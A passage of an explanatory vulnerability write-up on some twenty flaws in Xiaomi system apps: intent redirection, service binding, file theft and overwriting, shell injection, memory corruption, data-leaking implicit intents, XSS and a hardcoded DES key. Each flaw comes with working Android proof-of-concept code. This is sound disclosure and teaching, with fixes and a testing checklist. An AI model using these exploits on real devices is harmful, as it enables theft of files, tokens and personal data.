i.setClassName("com.miui.securitycenter", "com.miui.wakepath.ui.ConfirmStartActivity");
i.putExtra("android.intent.extra.INTENT", next);
i.putExtra("CalleePkgName", "root");
i.putExtra("CallerPkgName", "root");
i.putExtra("UserId", -1);
startActivity(i);
Line by line: the first two lines build an intent that points at the private NotExportedActivity. The next line creates the outer intent with the action android.app.action.CHECK_ALLOW_START_ACTIVITY. The line after that names the Security app and its ConfirmStartActivity as the target. The next line tucks the private intent inside as an extra called android.intent.extra.INTENT. The two lines after that claim the caller and callee are root, and the last sets a user id of -1. Finally startActivity(i) sends the whole thing. The system-privileged activity then starts the private screen on the attacker's behalf.
2. System Tracing: shell command injection
System Tracing (com.android.traceur) comes from AOSP but was modified by Xiaomi to extend its dump feature to an exported receiver called com.android.traceur.AppReceiver. The receiver does not check the values it receives and passes them straight to sh, the phone's command shell. Shell command injection means sneaking extra commands into a value that is meant to be plain data, the way writing "apples; pay the bearer 100 pounds" on a shopping list could be read as two instructions.
Intent i = new Intent("com.android.traceur.AppReceiver");
i.putExtra("ACTION", "traceutil_delete");
i.putExtra("ACTION_DELETE_FILE", ".perfetto-trace && log -t evil 1337");
sendBroadcast(i);
The first line creates an intent aimed at the receiver. The second says which action to perform. The third supplies a filename that is really a trick: .perfetto-trace && log -t evil 1337. The last line sends the message.
3. Settings: binding arbitrary services with system privileges
Settings (com.android.settings) is another patched AOSP app. Xiaomi changed com.android.settings.wifi.dpp.WifiDppEnrolleeActivity so that it inherits from miuix.appcompat.app.AppCompatActivity instead of androidx.appcompat.app.AppCompatActivity. That class has a helper called miuix.appcompat.app.AppDelegate, which calls miuix.appcompat.app.floatingactivity.multiapp.MultiAppFloatingActivitySwitcher.install(). That code accepts two attacker-controlled values, floating_service_pkg and floating_service_path, and treats them as the name of a service to bind. Binding a service means asking another app's background worker to start working for you. The researcher believes this is an SDK issue, present in many Xiaomi apps. Because Settings is a system app, any service declared on the device can be bound.
The test service is private:
public class MyNotExportedService extends Service {
    public IBinder onBind(Intent intent) {
        Log.d("evil", "MyNotExportedService.onBind()");
        return null;
    }
}
This declares a background worker that is not exported. When something binds to it, it writes a log line under the tag evil, so the researcher can tell it was reached.
Intent i = new Intent("android.settings.WIFI_DPP_ENROLLEE_QR_CODE_SCANNER");
i.setClassName("com.android.settings", "com.android.settings.wifi.dpp.WifiDppEnrolleeActivity");
i.putExtra("floating_service_pkg", getPackageName());
i.putExtra("floating_service_path", MyNotExportedService.class.getCanonicalName());
startActivity(i);
The first line creates an intent with the QR code scanner action. The second names the Settings activity. The third and fourth supply the attacker's own package name and the full class name of the private service. The last line sends it, and the system-privileged activity binds the private service.
4. Settings: theft of arbitrary files with system privileges
Xiaomi added an exported provider called com.android.settings.bluetooth.MiuiFastConnectResourceProvider. It asks for a system permission to read files, but does not check internally whether the request is actually for reading. It tries to block bad addresses, but the two checks uri.toString().endsWith(".zip") && !uri.toString().contains("../") can be bypassed with tricks such as encoding and the hash part of a URI. A URI is an address for a piece of data, like content://...; the hash part is the bit after a #, which browsers and apps often ignore when locating the resource.
Uri uri = Uri.parse("content://com.android.settings.bluetooth.MiuiFastConnectResourceProvider/..%2F..%2F..%2F..%2F..%2Fdata/system/users/0/settings_secure.xml#.zip");
try {
    ParcelFileDescriptor pfd = getContentResolver().openFileDescriptor(uri, "w");
    try (InputStream inputStream = new FileInputStream(pfd.getFileDescriptor())) {
        Log.d("evil", IOUtils.toString(inputStream));
    }
} catch (Throwable th) {
    throw new RuntimeException(th);
}
The first line builds the address. The report says the checks can be bypassed using URI tricks such as encoding and the URI hash part. The path climbs to data/system/users/0/settings_secure.xml. The next lines open that file and read it back into the log.
5. Settings: implicit broadcasts expose Bluetooth and Wi-Fi data
Xiaomi's extra settings features send implicit broadcasts that leak information about Bluetooth devices, connected Wi-Fi networks and emergency contacts. An implicit broadcast is an announcement with no named recipient, so any app that is listening can hear it, like a message read out over a public address system.
The attacker registers a receiver for the relevant announcements:
<receiver android:name=".MyReceiver" android:exported="true">
    <intent-filter>
        <action android:name="DELIVERED_SMS_ACTION0" />
        <action android:name="DELIVERED_SMS_ACTION1" />
        <action android:name="DELIVERED_SMS_ACTION2" />
        <action android:name="DELIVERED_SMS_ACTION3" />
        <!-- ... -->
        <action android:name="miui.intent.action.ACTIVE_RE_REGISTRATION_NETWORK" />
        <action android:name="com.miui.action.PASSPOINT_WIFI_LOGIN" />
        <action android:name="android.bluetooth.settings.action.FASTCONNECT_MODIFICATION_COMPLETED" />
    </intent-filter>
</receiver>
This declares a receiver called MyReceiver and lists the announcement names it wants to hear. The <!-- ... --> is a comment meaning more actions were listed in the original but are not shown here.
public class MyReceiver extends BroadcastReceiver {
    public void onReceive(Context context, Intent i) {
        DumpUtils.dump(i, context.getClassLoader());
    }
}
When an announcement arrives, this receiver hands it to DumpUtils, which turns it into readable text.
DumpUtils serialises the intent, its categories, flags, clip data, selector and extras (recursing into nested intents and bundles) to pretty-printed JSON and logs it in 500-character chunks:
public class DumpUtils {
    public static void dump(Intent intent, ClassLoader classLoader) {
        if (intent == null) {
            return;
        }
        print(toJson(intent, classLoader));
    }

    private static JsonObject toJson(Intent intent, ClassLoader classLoader) {
        JsonObject o = new JsonObject();
        if (intent.getAction() != null) {
            o.addProperty("action", intent.getAction());
        }
        if (intent.getDataString() != null) {
            o.addProperty("data", intent.getDataString());
        }
        if (intent.getCategories() != null && !intent.getCategories().isEmpty()) {
            o.add("categories", toJson(intent.getCategories()));
        }
        if (intent.getFlags() != 0) {
            o.addProperty("flags", intent.getFlags());
        }
        if (intent.getClipData() != null) {
            o.add("clipData", toJson(intent.getClipData()));
        }
        if (intent.getSelector() != null) {
            o.add("selector", toJson(intent.getSelector(), classLoader));
        }
        if (intent.getExtras() != null) {
            o.add("extras", toJson(intent.getExtras(), classLoader));
        }
        return o;
    }

    private static JsonObject toJson(Bundle bundle, ClassLoader classLoader) {
        JsonObject o = new JsonObject();
        bundle.setClassLoader(classLoader);
        for (String key : bundle.keySet()) {
            Object value = bundle.get(key);
            JsonElement parsedValue;
            if (value instanceof Intent) {
                parsedValue = toJson((Intent) value, classLoader);
            } else if (value instanceof Bundle) {
                parsedValue = toJson((Bundle) value, classLoader);
            } else {
                parsedValue = toJson(value);
            }
            o.add(key, parsedValue);
        }
        return o;
    }

    private static JsonElement toJson(Object value) {
        return getGson().toJsonTree(value);
    }

    private static Gson getGson() {
        return new GsonBuilder().setPrettyPrinting().create();
    }

    private static Iterable<String> split(String s) {
        return Splitter.fixedLength(500)
                .omitEmptyStrings()
                .split(s);
    }

    private static void print(JsonObject o) {
        String prettyString = getGson().toJson(o);
        for(String data : split(prettyString)) {
            Log.d("evil", data);
        }
    }
}
In plain words: dump checks the intent is not empty and passes it to toJson. The first toJson method copies the action, data, categories, flags, clip data, selector and extras into a JSON object, a text format for structured data. The second toJson method walks through a bundle of key-value pairs and converts each value, going deeper if a value is itself an intent or bundle. The remaining helpers turn values into JSON, set up pretty printing, split long text into 500-character pieces, and write each piece to the log under the tag evil.
6. Settings: implicit activity intents expose Xiaomi account, Wi-Fi, Bluetooth data and phone numbers
This is the same leak as the previous one, but intercepted through an activity rather than a receiver, and the leaked data additionally includes Xiaomi account details and filtered phone numbers.
<activity android:name=".InterceptActivity" android:exported="true">
    <intent-filter android:priority="999">
        <action android:name="miui.intent.action.SELECT_WIFI_AP" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="android.settings.XIAOMI_ACCOUNT_SYNC_SETTINGS" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="miui.intent.action.ADD_FIREWALL" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="miui.intent.action.SWITCH_TO_WIFI" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="android.settings.NETWORK_PROVIDER_SETTINGS" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="miui.bluetooth.action.HEADSET_SETTINGS" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="miui.bluetooth.action.HEADSET_SETTINGS_PLUGIN" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="miui.settings.WIFI_DPP_ENROLLEE_QR_CODE_SCANNER" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="miui.bluetooth.action.PICK_DEVICE" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="com.xiaomi.action.MICLOUD_MEMBER" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
This declares an exported activity called InterceptActivity and lists ten announcement names it wants to handle.
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    DumpUtils.dump(getIntent(), getClassLoader());
    finish();
}
When the activity opens, it takes the intent it was given, passes it to DumpUtils to be logged, and closes itself.
7. GetApps: memory corruption
The GetApps app (com.xiaomi.mipicks) is vulnerable through the LiveEventBus library. The researcher informed the library developer more than a year earlier, but no update was released. The insecure receiver is registered in com/jeremyliao/liveeventbus/core/LiveEventBusCore.java. A third-party app on the same device can send a broadcast with the intent.action.ACTION_LEB_IPC action and arbitrary JSON data. The attacker can use the Gson library to create arbitrary Java objects, including objects containing native pointers, and destroying them results in memory corruption. Memory corruption means the program's memory is altered in a way it did not expect, which can crash the app or worse. The report refers to a previous article on exploiting memory corruption in Android, where a similar bug was found in PayPal apps.
Intent i = new Intent("intent.action.ACTION_LEB_IPC");
i.setPackage("com.xiaomi.mipicks");
i.putExtra("leb_ipc_key", "smth");
i.putExtra("leb_ipc_value_type", 10);
i.putExtra("leb_ipc_class_name", "com.[redacted].util.VirtualRefBasePtr");
i.putExtra("leb_ipc_value", "{'mNativePtr':3735928551}");
sendBroadcast(i);
The first line creates an intent with the library's action. The second aims it at GetApps. The next lines supply a key, a value type, the name of a class to create (com.[redacted].util.VirtualRefBasePtr) and the JSON value to fill it with, including the mNativePtr field. The last line sends it.
8. GetApps: intent redirection (1)
The exported com.xiaomi.market.ui.MainUserAgreementActivity inherits from BaseUserAgreementActivity, which takes a targetIntent parameter, checks that it launches an activity from GetApps, and passes it to startActivity(). The check is not enough: an attacker can reach any non-exported activity of the app, and can use com.xiaomi.market.ui.UnlockActivity as a proxy to redirect the intent to other apps because that activity misses validation.
Intent next = new Intent(Intent.ACTION_VIEW, Uri.parse("https://google.com/")); // any other intent

Intent proxy = new Intent();
proxy.setClassName("com.xiaomi.mipicks", "com.xiaomi.market.ui.UnlockActivity");
proxy.putExtra("pendingIntentAction", next);

Intent i = new Intent();
i.setClassName("com.xiaomi.mipicks", "com.xiaomi.market.ui.MainUserAgreementActivity");
i.putExtra("targetIntent", proxy);
startActivity(i);
The first line builds the final intent, here one that opens a web page. The next three lines build a proxy intent aimed at UnlockActivity, carrying the final intent as pendingIntentAction. The last three lines build the outer intent aimed at MainUserAgreementActivity, carrying the proxy as targetIntent, and send it.
9. GetApps: intent redirection (2)
The exported com.xiaomi.market.appchooser.AppChooserActivity passes an attacker-controlled targetIntent to startActivity(), giving access to any non-exported activity in the app. Here the target is DebugPreferenceFragmentActivity.
Intent next = new Intent();
next.setData(Uri.parse("https://not_empty"));
next.setClassName("com.xiaomi.mipicks", "com.xiaomi.market.ui.debug.DebugPreferenceFragmentActivity");

Intent i = new Intent("com.xiaomi.market.RESOLVER");
i.setClassName("com.xiaomi.mipicks", "com.xiaomi.market.appchooser.AppChooserActivity");
i.putExtra("targetIntent", next);
startActivity(i);
The first three lines build the intent to open the private debug screen. The last four lines build the outer intent aimed at AppChooserActivity, carry the first as targetIntent, and send it.
10. GetApps: implicit activity intents expose the session token
In com/xiaomi/market/h52native/utils/ClickTriggerUtil.java, the app uses implicit intents that expose sensitive data such as Xiaomi session tokens to all third-party apps on the device. A session token is a short piece of text that proves you are logged in, like a wristband at an event; anyone who has it can act as you.
<activity android:name=".InterceptActivity" android:exported="true">
    <intent-filter android:priority="999">
        <action android:name="com.xiaomi.global.payment.MI_PAYMETHOD" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="com.xiaomi.global.payment.MI_ORDERSLIST" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
This declares an exported activity that listens for two payment-related announcements, with high priority so it is chosen first.
The proof of concept dumps the received data in InterceptActivity.
11. Security Core Component: automatically removing the current user
The app (com.miui.securitycore) has an exposed dynamically registered receiver in com/miui/securityspace/service/SecondSpaceService.java. On receiving the com.miui.securitycore.ACTION_TO_REMOVE_USER action it stops the current user, deletes it and locks the screen. A dynamically registered receiver is one created while the app is running, rather than declared in advance in its manifest.
sendBroadcast(new Intent("com.miui.securitycore.ACTION_TO_REMOVE_USER"));
This one line sends the announcement that tells the app to remove the current user.
12. Security Core Component: starting arbitrary broadcast receivers with system privileges
The app resets the component value but keeps the selector. An attacker sends a broadcast with both values: the intent is delivered to the Xiaomi receiver first, then redirected to the attacker's receiver. The only restriction is that the action must be android.intent.action.MEDIA_SCANNER_SCAN_FILE or miui.intent.action.MEDIA_SCANNER_SCAN_FOLDER. Because the app is a system app, this reaches arbitrary receivers of arbitrary apps on the device. A selector is a secondary address on an intent that says where to send it next.
The test receiver is private:
public class MyNotExportedReceiver extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        Log.d("evil", "MyNotExportedReceiver.onReceive()");
        Log.d("evil", "key: " + intent.getStringExtra("key"));
    }
}
This declares a receiver that is not exported. When it receives something, it logs that it was reached and prints the value of the extra called key.
Intent i = new Intent("android.intent.action.MEDIA_SCANNER_SCAN_FILE");
i.setClassName("com.miui.securitycore", "com.miui.xspace.receiver.MediaScannerReceiver");
i.setSelector(new Intent().setClassName(getPackageName(), MyNotExportedReceiver.class.getCanonicalName()));
i.putExtra("key", "extra_value_example");
sendBroadcast(i);
The first line creates an intent with the allowed media scanner action. The second aims it at the Xiaomi receiver. The third sets the selector to point at the attacker's private receiver. The fourth adds an extra called key, and the last line sends it. The Xiaomi receiver handles it first, then the selector redirects it to the attacker's receiver.
13. MIUI Bluetooth: theft of arbitrary files with android.uid.bluetooth privileges
The exported provider com.android.bluetooth.ble.app.headset.HeadsetProvider does not validate the resulting File object, allowing path traversal. Path traversal means using ../ to climb out of the folder you are supposed to be limited to. The app is declared with android:sharedUserId="android.uid.bluetooth", so it can access other apps with the same flag and some other privileges.
Uri uri = Uri.parse("content://com.android.bluetooth.ble.app.headset.provider/plugin_update/../../../../../sdcard/test.txt");
try (InputStream inputStream = getContentResolver().openInputStream(uri)) {
    Log.d("evil", IOUtils.toString(inputStream));
} catch (Throwable th) {
    throw new RuntimeException(th);
}
The next lines open that file and read it into the log.
14. MIUI Bluetooth: implicit broadcast intents expose Bluetooth data
The app does not require permissions from receivers of these broadcasts but discloses information about connected Bluetooth devices. Android normally requires at least android.permission.BLUETOOTH to access Bluetooth data.
<receiver android:name=".MyReceiver" android:exported="true">
    <intent-filter>
        <action android:name="com.android.bluetooth.headset.click.antilost_notification" />
        <action android:name="com.android.bluetooth.headset.notification.cancle" />
        <action android:name="com.android.bluetooth.headset.click.detail_notification" />
        <action android:name="miui.intent.action.SPATIAL_AUDIO_DEVICE_CONNECT" />
        <action android:name="com.android.bluetooth.headset.cancel.antilost" />
    </intent-filter>
</receiver>
This declares a receiver that listens for five Bluetooth-related announcements.
The proof of concept dumps the received data in MyReceiver.
15. Phone Services: implicit activity intents expose telephony data
Phone Services (com.android.phone) is a patched AOSP app. Xiaomi's custom functionality is vulnerable to implicit intent hijacking that exposes system values such as ICCID or IMSI of virtual SIMs. An ICCID identifies a SIM card and an IMSI identifies a subscriber on a mobile network.
<activity android:name=".InterceptActivity" android:exported="true">
    <intent-filter android:priority="999">
        <action android:name="org.codeaurora.settings.CDMA_CALL_FORWARDING" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="com.android.phone.CallFeaturesSetting.ADD_VOICEMAIL" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="com.miui.virtualsim.action.CARD_ACTIVATE" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
This declares an exported activity that listens for three phone-related announcements, with high priority.
16. ShareMe: hardcoded DES key is used to handle private files
ShareMe (com.xiaomi.midrop) uses a hardcoded key to encrypt information about private files, which is then stored on the SD card in /sdcard/ShareMe/safebox/. A hardcoded key is a password written directly into the app's code, so anyone who reads the code knows it. DES is an old encryption method.
The key is miuiMidrop, visible in the decryption routine:
public static String decrypt(String str) {
    try {
        SecretKey generateSecret = SecretKeyFactory.getInstance("DES").generateSecret(new DESKeySpec("miuiMidrop".getBytes()));
        byte[] decode = Base64.decode(str, 0);
        Cipher cipher = Cipher.getInstance("DES");
        cipher.init(2, generateSecret);
        return new String(cipher.doFinal(decode));
    } catch (Exception unused) {
        return str;
    }
}
This method takes encrypted text, builds a DES key from the literal string miuiMidrop, decodes the text from Base64 (a way of writing binary data as plain characters), sets up a DES cipher for decryption, and returns the readable result. If anything fails, it returns the input unchanged. Anyone who can read the files in that directory can decrypt them with this routine.
17. Gallery: gaining access to arbitrary content providers
The app (com.miui.gallery) launches an implicit intent to select a URI for the user's avatar, which any third-party app can intercept. The app then has two bugs at once: it automatically grants read permission to all apps that can handle com.android.camera.action.CROP (creating any exported activity with the matching intent-filter is enough), and it launches that intent with flag 1 (Intent.FLAG_GRANT_READ_URI_PERMISSION) and the attacker's URI in the data field, so the attacker can intercept the intent and read data from that URI. The vulnerable code is present in several Xiaomi apps.
<activity android:name=".InterceptActivity" android:exported="true">
    <intent-filter android:priority="999">
        <action android:name="android.intent.action.PICK" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="*/*" />
        <data android:mimeType="image/*" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="com.android.camera.action.CROP" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="*/*" />
        <data android:mimeType="image/*" />
    </intent-filter>
</activity>
This declares an exported activity that listens for the pick and crop actions, for any file type and for images, with high priority.
public class InterceptActivity extends Activity {
    private static final Uri CONTACTS_URI = ContactsContract.CommonDataKinds.Phone.CONTENT_URI;

    private Runnable dumpWaiter = () -> {
        while (true) {
            try {
                Thread.sleep(100);
                dump(CONTACTS_URI); // wait when the Gallery app grants access permission
                return;
            } catch (Throwable th) {
            }
        }
    };

    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        if ("android.intent.action.PICK".equals(getIntent().getAction())) {
            setResult(-1, new Intent().setData(CONTACTS_URI));
            new Thread(dumpWaiter).start();
        } else {
            dump(getIntent().getData());
        }
        finish();
    }

    public void dump(Uri uri) {
        Cursor cursor = getContentResolver().query(uri, null, null, null, null);
        if (cursor.moveToFirst()) {
            do {
                StringBuilder sb = new StringBuilder();
                for (int i = 0; i < cursor.getColumnCount(); i++) {
                    if (sb.length() > 0) {
                        sb.append(", ");
                    }
                    sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));
                }
                Log.d("evil", sb.toString());
            } while (cursor.moveToNext());
        } else {
            Log.d("evil", "empty");
        }
    }
}
When the activity opens, if the incoming action is PICK, it returns the contacts address as the chosen avatar and starts the waiting task; otherwise it dumps whatever address is in the data field. The dump method queries the address and logs each row's column names and values.
18. Xiaomi Cloud: XSS in the built-in WebView
In com/miui/cloudservice/hybrid/ShareLocationHybridActivity.java there is an unprotected dynamically registered receiver that takes the push_data value, concatenates it to JavaScript code and executes it. XSS, cross-site scripting, means injecting your own script into a page or app that then runs it as if it were the app's own code.
The Xiaomi Cloud app must be launched first so that it registers the receiver:
Intent i = new Intent("ACTION_DATA_CHANGED");
i.putExtra("push_data", "'-document.write(1337)-'");
sendBroadcast(i);
The first line creates an intent with the action ACTION_DATA_CHANGED. The second supplies a value that closes the surrounding string in the JavaScript and injects document.write(1337). The last line sends it.
19. Print Spooler: (over-)writing arbitrary files
Print Spooler (com.android.printspooler) is a patched AOSP app. It processes third-party URIs in the exported com.android.printspooler.convertpdf.ConvertPdfAlertActivity, automatically caches the content and uses the attacker-controlled _display_name value to form the output file path. The app uses the androidx.documentfile library, but neither it nor framework classes such as android.provider.DocumentsProvider validate the value, so special characters like / can be injected to extend the attack.
<provider android:name=".MyContentProvider" android:authorities="test.provider" android:exported="true" />
This declares an exported content provider under the name test.provider, which the attacker controls.
Intent i = new Intent();
i.setData(Uri.parse("content://test.provider/something"));
i.setClassName("com.android.printspooler", "com.android.printspooler.convertpdf.ConvertPdfAlertActivity");
startActivity(i);
The first line creates an empty intent. The second points its data at the attacker's provider. The third aims it at the Print Spooler activity, and the last line sends it.
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    MatrixCursor matrixCursor = new MatrixCursor(new String[]{"_display_name"});
    matrixCursor.addRow(new Object[]{"../../test.txt"});
    return matrixCursor;
}

public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {
    return ParcelFileDescriptor.open(makeFile(), ParcelFileDescriptor.MODE_READ_ONLY);
}

private File makeFile() {
    File path = new File(getContext().getApplicationInfo().dataDir, "test.txt");
    if (!path.exists()) {
        try (OutputStream outputStream = new FileOutputStream(path)) {
            outputStream.write("test".getBytes());
        } catch (Throwable th) {
            throw new RuntimeException(th);
        }
    }
    return path;
}
The query method answers with a single row whose _display_name is ../../test.txt, a name that climbs up two folders. The openFile method hands back a read-only handle to a file. The makeFile method creates test.txt in the app's own data folder if it does not exist, then returns it.
20. Mi Video: implicit broadcasts expose Xiaomi account info
Mi Video (com.miui.videoplayer) sends information such as the user's name and email via implicit broadcasts, which any third-party app can intercept with its own receivers.
<receiver android:name=".MyReceiver" android:exported="true">
    <intent-filter>
        <action android:name="android.accounts.LOGIN_ACCOUNTS_POST_CHANGED" />
        <action android:name="com.xiaomi.accounts.LOGIN_ACCOUNTS_POST_CHANGED" />
        <action android:name="android.accounts.LOGIN_ACCOUNTS_PRE_CHANGED" />
        <action android:name="com.xiaomi.accounts.LOGIN_ACCOUNTS_PRE_CHANGED" />
    </intent-filter>
</receiver>
This declares a receiver that listens for four account-change announcements.
Why these bugs happen
The common thread is that Xiaomi's customisations accept values supplied by whoever sends the message and pass them to powerful actions without checking them. Intent redirection bugs come from exported components that forward a nested intent (android.intent.extra.INTENT, targetIntent, pendingIntentAction) to startActivity() or bindService() without checking the final target. The Settings service-binding bug comes from an SDK helper that reads floating_service_pkg and floating_service_path from the intent and binds whatever they name. The Security Core Component bug comes from resetting the component but keeping the selector, so the intent is delivered twice. The file-theft bugs come from providers that do not normalise paths and rely on string checks (endsWith(".zip"), contains("../")) that encoding and fragments defeat, or that do not validate the File object at all. The shell injection comes from joining a filename into a command passed to sh. The memory corruption comes from a third-party library that turns attacker-supplied JSON into arbitrary classes. The implicit-intent leaks come from broadcasts and activities that carry sensitive data without a package restriction or permission. The hardcoded DES key and the WebView string joining are straightforward design mistakes.
The system identity (android.uid.system, android.uid.bluetooth) is what makes these bugs severe: the same flaw in a normal app would be limited to that app, but here it reaches every installed app.
What the impact was
The report states that the vulnerabilities led to access to arbitrary activities, receivers and services with system privileges, theft of arbitrary files with system privileges, disclosure of phone, settings and Xiaomi account data, and other issues. Concretely: launching non-exported activities of any installed app, binding any declared service, delivering broadcasts to any receiver, reading files such as settings_secure.xml or files on the SD card, executing shell commands, reading ICCID and IMSI of virtual SIMs, reading contacts through the Gallery permission grant, executing JavaScript in the Xiaomi Cloud WebView, overwriting files through the Print Spooler, decrypting ShareMe private-file metadata, and reading Xiaomi account name and email. The report does not assign CVSS scores or severity ratings, and does not state which of the issues were fixed and in which versions.
How to fix it
The report says the vulnerabilities were reported to Xiaomi for remediation and that Oversecured found and resolved them, but it does not describe the patches. The general fixes implied by the causes are: check the final target of any forwarded intent against an allowlist before calling startActivity() or bindService(); do not trust floating_service_pkg and floating_service_path from an intent; normalise file paths and check the result against the intended folder instead of using string suffix checks; avoid joining untrusted values into shell commands; restrict implicit broadcasts and activities that carry sensitive data with explicit package names or permissions; do not turn attacker-controlled JSON into arbitrary classes; do not hardcode encryption keys; and do not join untrusted data into JavaScript executed in a WebView.
Things to test in other apps
- Exported activities that take a nested intent extra and call
startActivity(). Send an intent naming a non-exported activity of the same app; a positive result is that activity launching. - Exported activities that take a component name extra and call
bindService(). Supply a non-exported service of your own app; a positive result isonBind()being called. - Content providers that build file paths from URI segments. Try percent-encoded traversal (
..%2F) and a fragment such as#.zipto defeat suffix checks; a positive result is reading a file outside the intended folder. - Broadcast receivers that pass an extra to
sh. Try&&,;and backticks in the value; a positive result is a second command executing. - Exported components that reset the component but keep the selector. Send an intent with both a target component and a selector pointing at your own non-exported receiver; a positive result is your receiver being invoked.
- Implicit broadcasts and activities carrying account, network or telephony data. Register a receiver or activity with
android:priority="999"for the relevant actions; a positive result is the sensitive extras arriving in your component. - Libraries that turn JSON from broadcasts into class names supplied by the sender. Try a class with a native pointer field; a positive result is the object being created.
- Hardcoded symmetric keys in apps that store encrypted files on shared storage. Try decrypting the files with the key found in the code; a positive result is readable plaintext.
- WebViews that join broadcast data into JavaScript. Send a payload that closes the string literal; a positive result is your JavaScript executing.
- Print and document handlers that use
_display_namefrom a third-party provider to build output paths. Return../../namefrom your provider; a positive result is a file written outside the intended folder.
Glossary
- Activity: a screen in an Android app that the user can see and interact with.
- Android: the operating system that runs on most phones, made by Google and built from open source code.
- AOSP: the Android Open Source Project, the public code that Android is built from.
- App package name: the unique identifier of an app, written like
com.company.app. - Base64: a way of writing binary data using only plain characters.
- Bind (a service): asking another app's background worker to start working for you.
- Broadcast: an announcement sent between apps, which any app that is listening can hear.
- Broadcast receiver: an app component that listens for announcements.
- Bundle: a collection of key-value pairs passed between components.
- Class: a blueprint in code that describes an object and its behaviour.
- Component: a building block of an Android app, such as an activity, service, receiver or provider.
- Content provider: an app component that hands out data, such as files or contacts.
- CVSS: a standard scoring system for how severe a vulnerability is.
- DES: an old symmetric encryption method.
- Dynamically registered receiver: a receiver created while an app is running, rather than declared in advance.
- Encryption: scrambling data so only someone with the right key can read it.
- Exported: a component that other apps are allowed to use.
- Extra: a piece of data attached to an intent.
- Flag: a setting on an intent that changes how it is handled.
- Gson: a library that converts between Java objects and JSON text.
- Hardcoded key: a password or encryption key written directly into an app's code.
- ICCID: the number that identifies a SIM card.
- IMSI: the number that identifies a subscriber on a mobile network.
- Intent: the message one app sends to another to ask it to do something.
- Intent redirection: forwarding an intent supplied by someone else to a powerful action without checking where it really goes.
- JSON: a text format for structured data, using keys and values.
- Memory corruption: altering a program's memory in a way it did not expect, which can crash it or worse.
- MIUI: Xiaomi's customised version of Android.
- Native pointer: a value in memory that refers to a location managed by lower-level code.
- Path traversal: using
../to climb out of the folder you are supposed to be limited to. - Permission: a rule that says an app must be granted a specific right before it can do something.
- Proof of concept: a small demonstration that shows a flaw is real.
- Provider: short for content provider.
- Selector: a secondary address on an intent that says where to send it next.
- Service: a background worker in an app with no screen.
- Session token: a short piece of text that proves you are logged in.
- Shell: the program on a phone or computer that runs commands.
- Shell command injection: sneaking extra commands into a value that is meant to be plain data.
- System app: an app that runs with very broad powers over the whole device.
- URI: an address for a piece of data, like
content://.... - Vulnerability: a flaw in software that lets someone use it in a way its makers did not intend.
- WebView: a component inside an app that displays web pages and runs JavaScript.
- XSS (cross-site scripting): injecting your own script into a page or app that then runs it as if it were the app's own code.